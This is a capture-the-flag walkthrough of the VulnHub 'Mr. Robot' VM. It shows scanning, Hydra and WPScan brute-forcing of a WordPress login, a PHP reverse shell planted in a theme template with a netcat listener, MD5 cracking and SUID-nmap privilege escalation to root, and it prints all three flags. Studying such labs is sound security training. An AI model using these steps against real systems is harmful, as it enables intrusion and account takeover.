

Mr. Robot CTF Walkthrough (<https://www.vulnhub.com/entry/mr-robot-1,151/>)


This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find.

The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.

1. First thing to do when starting a CTF challenge is to use a tool called netdiscover to find the target machines IP address.

"netdiscover -r 10.0.0.0/24" (Scans the entire subnet, which is setup on our pfSense router).

Results:



```
Currently scanning: Finished! | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.0.1	08:00:27:66:0c:11	1	60	PCS Systemtechnik GmbH
10.0.0.14	08:00:27:4b:cc:8f	1	60	PCS Systemtechnik GmbH

We know for a fact, that 10.0.0.1 is our pfSense router so the target must be 10.0.0.14.

How does this tool actually work? Netdiscover uses the ARP (Address Resolution Protocol) to discover hosts on a network. It can be used in passive mode (silent and slow) or in active mode (loud and fast). In our example we used the active mode, because we wanted to discover hosts on a specific IP address range. Active mode also utilizes ICMP (ping) packets to discover hosts. Some routers and firewalls can automatically block ICMP requests, so take note of that. To use passive mode scan: we could use the following command: "netdiscover -i eth0 -p" (Scans the eth0 interface in passive mode. The main thing to understand about netdiscover is that it can be used as silent and slowly in passive mode or it can be loud and fast in active mode with ICMP. Choose whichever suits your purposes better.

Here is a great article on how this tool works. (<https://www.cybrary.it/0p3n/discover-network-hosts-with-netdiscover/>)

2. Now that we have the target IP address for our target VM, we can start the enumerating process. This process is the backbone of our operations to come and will provide us with all the information we can use to find our way in (eventually). To start, we will be using nmap scanner to list active services and ports. We will also use different tools to see if they yield any different results. Let's get started. The things we want to find during these scans are: services, ports and OS. These scans are active, so they are loud and can be seen.

2.1 Nmap scan: "nmap -T4 -A -sV -p 1-65535 10.0.0.14" These parameters are useful when wanting to gather as much information as possible from the host. Parameters explained:

-T4 = Timing mode for faster execution

-A = Enable OS detection, version detection, script scanning, and traceroute

-sV = Probe open ports to determine service/version info

-p 1-65535 = Port range, all ports should be scanned when probing a CTF vm, might have unusual ports

Result:

```
root@Kali:~# nmap -T4 -A -sV -p 1-65535 10.0.0.14
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-13 12:58 EET
Nmap scan report for 10.0.0.14
Host is up (0.00036s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
MAC Address: 08:00:27:4B:CC:8F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.35 ms 10.0.0.14

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.92 seconds
```

We can see that port 22 is closed, and ports 80 and 443 are open. The OS in CTF VM is a Linux 3.10 - 4.11. (<https://linux.die.net/man/1/nmap>)

Let's try another scanner as well to see if we can get other results. The scanners we are going to be using now is tool called unicornscan.

2.2 Unicornscan: unicornscan -v -I -r 1000 -p 1-65535 10.0.0.14

Result:

```
root@Kali:~# unicornscan -v -I -r 1000 -p 1-65535 10.0.0.14
adding 10.0.0.14/32 mode 'TCPscan' ports '1-65535' pps 1000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 1 Minutes, 12 Seconds
TCP open 10.0.0.14:80  ttl 64
TCP open 10.0.0.14:443  ttl 64
sender statistics 931.6 pps with 65535 packets sent total
listener statistics 6 packets recieved 0 packets dropped and 0 interface drops
TCP open          http[ 80]          from 10.0.0.14  ttl 64
TCP open          https[ 443]         from 10.0.0.14  ttl 64
Main [Error chld.c:53] am i missing children?, oh well
root@Kali:~#
```

Unicornscan also discovered same open ports as nmap, but it did not discover service versions or the operating system. This port scanner is also a bit advanced, as it contains a lot of options for things that I don't know how to use. Here is a useful article of what you can accomplish with unicornscan. <https://tools.kali.org/information-gathering/unicornscan>

3. Vulnerability scanning

We now have two interesting ports to play with, 80 and 443, HTTP and HTTPS. The next step is to open the target IP address with the browser and start digging there. Let's use a tool called dirb to see what we can find out about our target. DIRB is a web content scanner and it searches for existing and hidden web files. It launches a dictionary attack against a website and returns the results it gets. This is a useful tool when doing CTF challenges, since it can list interesting web directories. DISCLAIMER! DIRB only scans for content on the website, not any vulnerabilities. This means that we might need to use a different tool to find possible vulnerabilities. Here is some more information on how DIRB works and what it can be used for: (<https://tools.kali.org/web-applications/dirb>)

Let's give DIRB a go and see what we can find:

"dirb <http://10.0.0.14> /usr/share/wordlists/dirb/big.txt -N 404"

This command launches a dictionary attack against the target VM with wordlist called big. The -N 404 parameter excludes 404 error messages from the search. This is a rather lengthy scan depending on how much files and directories can be found from the website. It seems that this web directory contains so much data this scan is going to take forever. In the

meantime, I had some time to explore other web application scanners.

(<https://tools.kali.org/web-applications>). These are all tools that can be used when doing a CTF challenge and your goal is to explore a web application that is usually running on the target VM.

The biggest issue here is that I don't know what I am looking for exactly, so I must resort to this method of scanning everything and it takes a lot of time. To continue, I decided to stop the scanning and focus on the pages found in the first stage of the scan and manually explore them. Here are all the directories found. (DIRB scan takes a lot of time since it starts to analyse all of those found directories with the same large wordlist). Here are the interesting directories we are going to examine further:

```
GENERATED WORDS: 20458

---- Scanning URL: http://10.0.0.14/ ----
==> DIRECTORY: http://10.0.0.14/0/
==> DIRECTORY: http://10.0.0.14/0000/
==> DIRECTORY: http://10.0.0.14/Image/
==> DIRECTORY: http://10.0.0.14/admin/
+ http://10.0.0.14/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://10.0.0.14/audio/
==> DIRECTORY: http://10.0.0.14/blog/
==> DIRECTORY: http://10.0.0.14/css/
+ http://10.0.0.14/dashboard (CODE:302|SIZE:0)
+ http://10.0.0.14/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.0.14/feed/
==> DIRECTORY: http://10.0.0.14/image/
==> DIRECTORY: http://10.0.0.14/images/
+ http://10.0.0.14/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://10.0.0.14/js/
+ http://10.0.0.14/license (CODE:200|SIZE:19930)
+ http://10.0.0.14/login (CODE:302|SIZE:0)
+ http://10.0.0.14/page1 (CODE:301|SIZE:0)
+ http://10.0.0.14/phpmyadmin (CODE:403|SIZE:94)
+ http://10.0.0.14/rdf (CODE:301|SIZE:0)
+ http://10.0.0.14/readme (CODE:200|SIZE:7334)
+ http://10.0.0.14/robots (CODE:200|SIZE:41)
+ http://10.0.0.14/robots.txt (CODE:200|SIZE:41)
+ http://10.0.0.14/rss (CODE:301|SIZE:0)
+ http://10.0.0.14/rss2 (CODE:301|SIZE:0)
+ http://10.0.0.14/sitemap (CODE:200|SIZE:0)
+ http://10.0.0.14/sitemap.xml (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.0.14/video/
==> DIRECTORY: http://10.0.0.14/wp-admin/
+ http://10.0.0.14/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.0.14/wp-content/
==> DIRECTORY: http://10.0.0.14/wp-includes/
+ http://10.0.0.14/wp-login (CODE:200|SIZE:2661)
+ http://10.0.0.14/xmlrpc (CODE:405|SIZE:42)
```

We can see that there is a robots.txt file, which can usually be found on every website telling robots not to mess with this portion of the site. How do I know that this file is interesting you might ask? Well, it usually contains some text that is visible to everyone so it might contain some clues for us. I learned about this file from a previous experience from a different CTF challenge. (Just my interpretation, might be wrong). Let's see what it contains using a handy tool called curl. Curl "prints" the contents of the web page to the terminal. Very useful tool to use. I have not used this tool at all before, so I want to explore the tool further. But let's see what we can find from the robots.txt file.

"curl <http://10.0.0.14/robots.txt>" returns this:


```
root@Kali:~# curl http://10.0.0.14/robots.txt
User-agent: *
fsociety.dic
key-1-of-3.txt
```

We can use a tool called “wget” to download those files:


```
root@Kali:~# wget http://10.0.0.14/robots.txt
--2019-01-13 14:04:53-- http://10.0.0.14/robots.txt
Connecting to 10.0.0.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 41 [text/plain]
Saving to: 'robots.txt'

robots.txt      100%[=====>]      41  --.-KB/s   in 0s
2019-01-13 14:04:53 (8.95 MB/s) - 'robots.txt' saved [41/41]
```

Unfortunately, they are just text and not files inside the robots.txt. Let’s make a mental note of the two files: fsociety.dic and key-1-of-3.txt. I am not familiar with .dic file, so let’s see what that is. So .dic is a dictionary file. Now we need to figure out how to find the file and read it. After some thinking I realized that I should enter those files after the URL and see if they exist there. It actually worked. When I typed 10.0.0.14/fsociety.dic to the browser, a download option prompt opened and now I could download the dictionary file.



Let’s do the same to the key file.




Now I have the dictionary file and one part of the key. We are making progress.

Key part 1: 073403c8a58a1f80d943455fb30724b9

Let's open up the dictionary file and see what's inside. As expected, it contains a very large wordlist. Maybe we can use this if we need to do a dictionary attack later on?

Let's continue with the results of the DIRB scan and manually open the directories on the browser. Both 0 and 0000 folders did not contain anything interesting, however the next folder is called Image and we are presented with a picture. Let's download it and analyse it further. Sometimes in these CTF challenges, there might be some hidden information in the pictures. This is called Steganography, where data is hidden in files.

(<https://en.wikipedia.org/wiki/Steganography>)



← PREVIOUS IMAGE / NEXT IMAGE →

image



To analyse this picture, we can use two tools. The first is tac, which prints strings from a file in reverse order to cat, even if it is a picture for example. So, we use “tac filename” in the directory in which the file is located. This is the result:

```

B!
2:W"<B Hoo}3VQQF;d_E)ccöKöäi$08H!g
$4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
?1v2KqA

w!1AQaq"2B  #3Rbr
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz

```

We have two interesting strings: 56789 and 456789. I don't know if these are useful at all, but let's keep them in mind. The next tool we are going to use is called exiftool, which can be used in analysing a picture. (Write something about the tool later). Exiftool is not pre-installed in Kali Linux, so you need to download it using: “apt-get install exiftool” and press Y when prompted. The result:


```

root@Kali:~/Downloads# exiftool 660x378ximage-1024x587.jpg.pagespeed.ic.cECALpg8vH.jpg
ExifTool Version Number      : 11.16
File Name                    : 660x378ximage-1024x587.jpg.pagespeed.ic.cECALpg8vH.jpg
Directory                   : .
File Size                   : 120 kB
File Modification Date/Time  : 2019:01:13 14:21:14+02:00
File Access Date/Time       : 2019:01:13 14:23:18+02:00
File Inode Change Date/Time  : 2019:01:13 14:21:14+02:00
File Permissions             : rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit             : None
X Resolution                : 1
Y Resolution                : 1
Comment                    : CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90.
Image Width                 : 1024
Image Height                : 587
Encoding Process            : Baseline DCT, Huffman coding
Bits Per Sample             : 8
Color Components            : 3
Y Cb Cr Sub Sampling        : YCbCr4:2:0 (2 2)
Image Size                  : 1024x587
Megapixels                  : 0.601
root@Kali:~/Downloads#


```

Nothing interesting here. This might have been a dead end, but we are going to go through all the possible options.

Next step is to explore the 10.0.0.14/admin/ directory. Here is what we can see:



Some kind of terminal prompt. Can't type anything there, so let's check out the source code and inspect element. Nothing useful found from either. The next directories don't contain anything useful or interesting, most of them just claim that we don't have rights to access them. The next interesting directory is the 10.0.0.14/login which brings up a WordPress login page.



We could try to launch a dictionary attack against this login form with the newly discovered fsocty.dic file. The problem is that in order to do that, we would need a username. So, we open the .dic file and see there are two interesting username candidates, Elliot and Robot. Let's try those. The tool we are going to use here is called THC-Hydra, which is a brute-force tool. Let's see what if we can get access.

<https://linuxhint.com/crack-web-based-login-page-with-hydra-in-kali-linux/> (here is a cool article of how to actually do this). So, to brute force, we need a username. We can use the fsocty.dic to obtain the username. WordPress is not very secure, so when the correct

username is found, it will say that this user exists, but the password does not match. The first thing to do is to brute force the username. Here is the command to that: `hydra -V -L fsociety.dic -p 123 10.0.0.14 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'`

This command now tries to find the correct username. The password is set to 123 (any arbitrary or short string will do). Once we have that, we modify the hydra command by giving it the proper username and then start cracking the password. How is this possible? Well the target machine does not run SSL, so brute forcing the login form is possible and WordPress is kind of dumb to tell you that the username is correct, but the password is not, proving our case in point. After a file, Hydra managed to get the correct username. We can see it below:

```
[80][http-post-form] host: 10.0.0.14 login: Elliot password: 123
[ATTEMPT] target 10.0.0.14 - login "category" - pass "123" - 32 of 858235 [child 14] (0/0)
[ATTEMPT] target 10.0.0.14 - login "Alderson" - pass "123" - 33 of 858235 [child 11] (0/0)
[ATTEMPT] target 10.0.0.14 - login "lang" - pass "123" - 34 of 858235 [child 7] (0/0)
[ATTEMPT] target 10.0.0.14 - login "nocookie" - pass "123" - 35 of 858235 [child 8] (0/0)
[ATTEMPT] target 10.0.0.14 - login "ext" - pass "123" - 36 of 858235 [child 5] (0/0)
[ATTEMPT] target 10.0.0.14 - login "his" - pass "123" - 37 of 858235 [child 10] (0/0)
[ATTEMPT] target 10.0.0.14 - login "output" - pass "123" - 38 of 858235 [child 4] (0/0)
```

When Hydra is successful, it will show the attempt as the http-post-form, since we are using POST to the form. Now that we have found the correct username, let's reverse the process and brute force (dictionary attack) the password next. The next command we're giving to Hydra is: `hydra -V -L username.txt -p fsociety.dic 10.0.0.14 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid password'`

What we did before using this attack was that we created a text file, which contains the word 'Elliot'. Since Hydra can't take any actual usernames as parameters, so we did this quick fix for it.

```
root@kali:~/Downloads# hydra -V -L username.txt -p fsociety.dic 10.0.0.14 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid password'
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-01-13 16:20:24
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://10.0.0.14:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid password
[ATTEMPT] target 10.0.0.14 - login "Elliot" - pass "fsociety.dic" - 1 of 1 [child 0] (0/0)
[80][http-post-form] host: 10.0.0.14 login: Elliot password: fsociety.dic
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-01-13 16:20:26
```

This creates a false positive, so we might not be able to crack the password with Hydra after all. Let's try a tool called WPscan (WordPress tool, write about later). The command to brute force the WP login form with WPscan is this: `wpscan --url 10.0.0.14 --force --passwords wordlist.dic --usernames Elliot --wp-content-dir wp-login.php`



The reason I had to use the `--force` parameter was that the tool wouldn't work otherwise. Here is the result of the brute force. (Cleaned up dictionary used)

```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:00:34 <===== > (12 / 22) 54.54% ETA: ??:??:??

[i] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652

[+] Finished: Sun Jan 13 16:34:39 2019
[+] Requests Done: 55
[+] Cached Requests: 8
[+] Data Sent: 11.932 KB
[+] Data Received: 1.481 MB
[+] Memory used: 69.035 MB
[+] Elapsed time: 00:00:39
root@Kali:~/Downloads#
```

Now we know that the username is **Elliot** and the password is **ER28-0652**. We have gained access to the WordPress admin page. The real question is, what next? What do we do now? Let's check out the users.

All (2) Administrator (1) Subscriber (1)					
Bulk Actions	Apply	Change role to...	Change	2 Items	
<input type="checkbox"/>	Username	Name	E-mail	Role	Posts
<input type="checkbox"/>	 elliott	Elliot Alderson	elliott@mrrobot.com	Administrator	0
<input type="checkbox"/>	 mich05654	krista Gordon	kgordon@therapist.com	Subscriber	0
<input type="checkbox"/>	Username	Name	E-mail	Role	Posts
Bulk Actions	Apply	2 Items			

We found a second user. When inspecting the mich05654 account, it says this:

Biographical Info	another key?
--------------------------	--------------

We might be close to finding the second key. Now that we have managed to login to the WP admin page, let's see if there are any vulnerabilities in this version. We'll be using Metasploit for this.

There are also 11 plugins installed on this WP site. They are as follows:

1. Akismet 3.1.5 (Critical XSS vulnerability)
2. All In One SEO Pack 2.2.5.1 (Persistent Cross-Site Scripting)
3. All-In-One WP Migration 2.0.4 (Extract WP data without authentication)
4. Contact Form 7, 4.1 (Security bypass vulnerability)
5. Google Analytics by Yoast 5.3.2 (XSS)

6. Google XML Sitemaps 4.0.8 (XSS)
7. Hello Dolly 1.6 (XSS2shell)
8. Jetpack by WordPress.com 3.3.2 (SQL Injection)
9. Simple Tags 2.4 (possibly some vuln)
10. WP-Mail-SMTP 0.9.5 (Vulnerable)
11. WPTouch Mobile Plugin 3.7.3 (XSS)

We could also investigate if there are any known vulnerabilities in these plugins. Plugins tend to make the majority of WordPress sites very vulnerable. So every single one of these plugins contain at least one critical vulnerability which could be exploited. (Remember to update your WP plugins people :-))

Let's look at the pages this admin page has. There was a page in the trash, which we were able to recover. The url for the page is: <http://10.0.0.14/sample-page/> which takes us to the interactive website that is part of the challenge.

The next step is to create a reverse shell using Metasploit. First, let's open the Metasploit console by typing in msfconsole, then we will search for wp_admin modules.

```
msf > search wp_admin

Matching Modules
=====

   Name                                          Disclosure Date  Rank       Check  Description
   ----                                          -
   exploit/unix/webapp/wp_admin_shell_upload  2015-02-21      excellent  Yes    WordPress Admin Shell Upload

msf > █
```

Now with this exploit, we can open an automatic reverse shell.

“use exploit/unix/webapp/wp_admin_shell_upload” to choose the module.

Then options to show available options on how to use this module:

```
msf exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name      Current Setting  Required  Description
   ----      -
   PASSWORD  /               yes       The WordPress password to authenticate with
   Proxies    /               no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     10.0.0.14       yes       The target address
   RPORT     80              yes       The target port (TCP)
   SSL       false           no        Negotiate SSL/TLS for outgoing connections
   TARGETURI /               yes       The base path to the wordpress application
   USERNAME  /               yes       The WordPress username to authenticate with
   VHOST     /               no        HTTP server virtual host

Exploit target:

   Id  Name
   --  -
   0    WordPress
```

We will be entering the following:

Set RHOST 10.0.0.14

Set USERNAME Elliot

Set PASSWORD ER28-0652

Set TARGETURI wp-login.php

exploit

This module will login on our behalf and then create the reverse shell. For some reason this didn't work, we will try to do this manually with a php-reverse-shell. (Downloaded from here: <http://pentestmonkey.net/tools/web-shells/php-reverse-shell>)

The next step is to change the IP address to your Kali machine. After that, we copy the entire content of the reverse shell and paste it to an existing php file found in the wp server and use netcat or curl for the actual reverse shell.

We deleted the 404 Template code and replaced it with our reverse shell php file. (PHP files can be found From editor -> right hand side of the site lists various php files).

As we can remember from the reverse shell php file, the default port was 1234 so let's open netcat to listen to that port:

```
root@Kali:~# nc -lvp 1234
listening on [any] 1234 ...
```

Next we need to use curl. Open up a new terminal and type: curl <http://10.0.0.14/404.php> so curl then has access to our reverse shell. Let's see if it worked.

```
10.0.0.14: inverse host lookup failed: Unknown host
connect to [10.0.0.12] from (UNKNOWN) [10.0.0.14] 42182
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
12:40:14 up 1:09, 0 users, load average: 0.08, 0.03, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

It actually worked, we now have an active reverse shell open. To create a terminal (im just skidding here unfortunately) type this into the reverse shell:

python -c 'import pty; pty.spawn("/bin/sh")' – Now the reverse shell acts as a terminal, so we have better usability. Type ls now to see the contents. Should be something like this:

```
ls
bin    dev    home    lib    lost+found  mnt    proc    run    srv    tmp    var
boot  etc    initrd.img  lib64  media      opt    root    sbin   sys    usr    vmlinuz
$
```

Let's see which users we have in the home directory: cd home and then ls

There is a user called robot, lets change to that directory: cd robot and then ls

There's the second flag: key-2-of-3.txt

```
$ cd home
cd home
$ ls
ls
robot
$ cd robot
cd robot
$ ls
ls
key-2-of-3.txt  password.raw-md5
$
```

We can't access the key, since we have insufficient privileges. This calls for a privilege escalation attack. Let's try to crack the password.raw-md5 first. Let's see what that file has inside:

```
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

We need to decode this. There are several ways to crack it, I used crackstation.net but we could have also used hashcat for example. So the cracked hash looks like this: abcdefghijklmnopqrstuvwxyz

Now we can try to login to the robot account. Open the reverse shell and type in: su – robot and paste the cracked password. You should now be logged in as robot, you can check it out by typing in: "id"

```
su - robot
Password: abcdefghijklmnopqrstuvwxyz

$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
$
```

This is what you should be seeing. Let's open the flag text now.

```
$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Key Part 2: 822c73956184f694993bede3eb39f959

The last key should be in the root directory. Cd root – permission denied. Let's find a file that is run in root.

```
find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
$
```

These are the interactive mode files that are run with root privileges, so we need to try and perform a privilege escalation through one of these. Since these files/tools/programs are on interactive mode, why don't we launch nmap since it is a familiar program to us.

Type in the reverse shell: nmap -i to launch a shell. Then type in !sh to launch the shell. Type in id to see if we are root already:

```
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
```

Not yet, but we can now see that robot user is in root group and the euid is also root. This tells us that we now have more permissions, so let's try and access the root directory. Simply type in cd /root/ and it works. Type in ls to see the contents.

```
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Key part 3: 04787ddef27c3dee1ee161b21670b4e4

CTF challenge done, all flags found.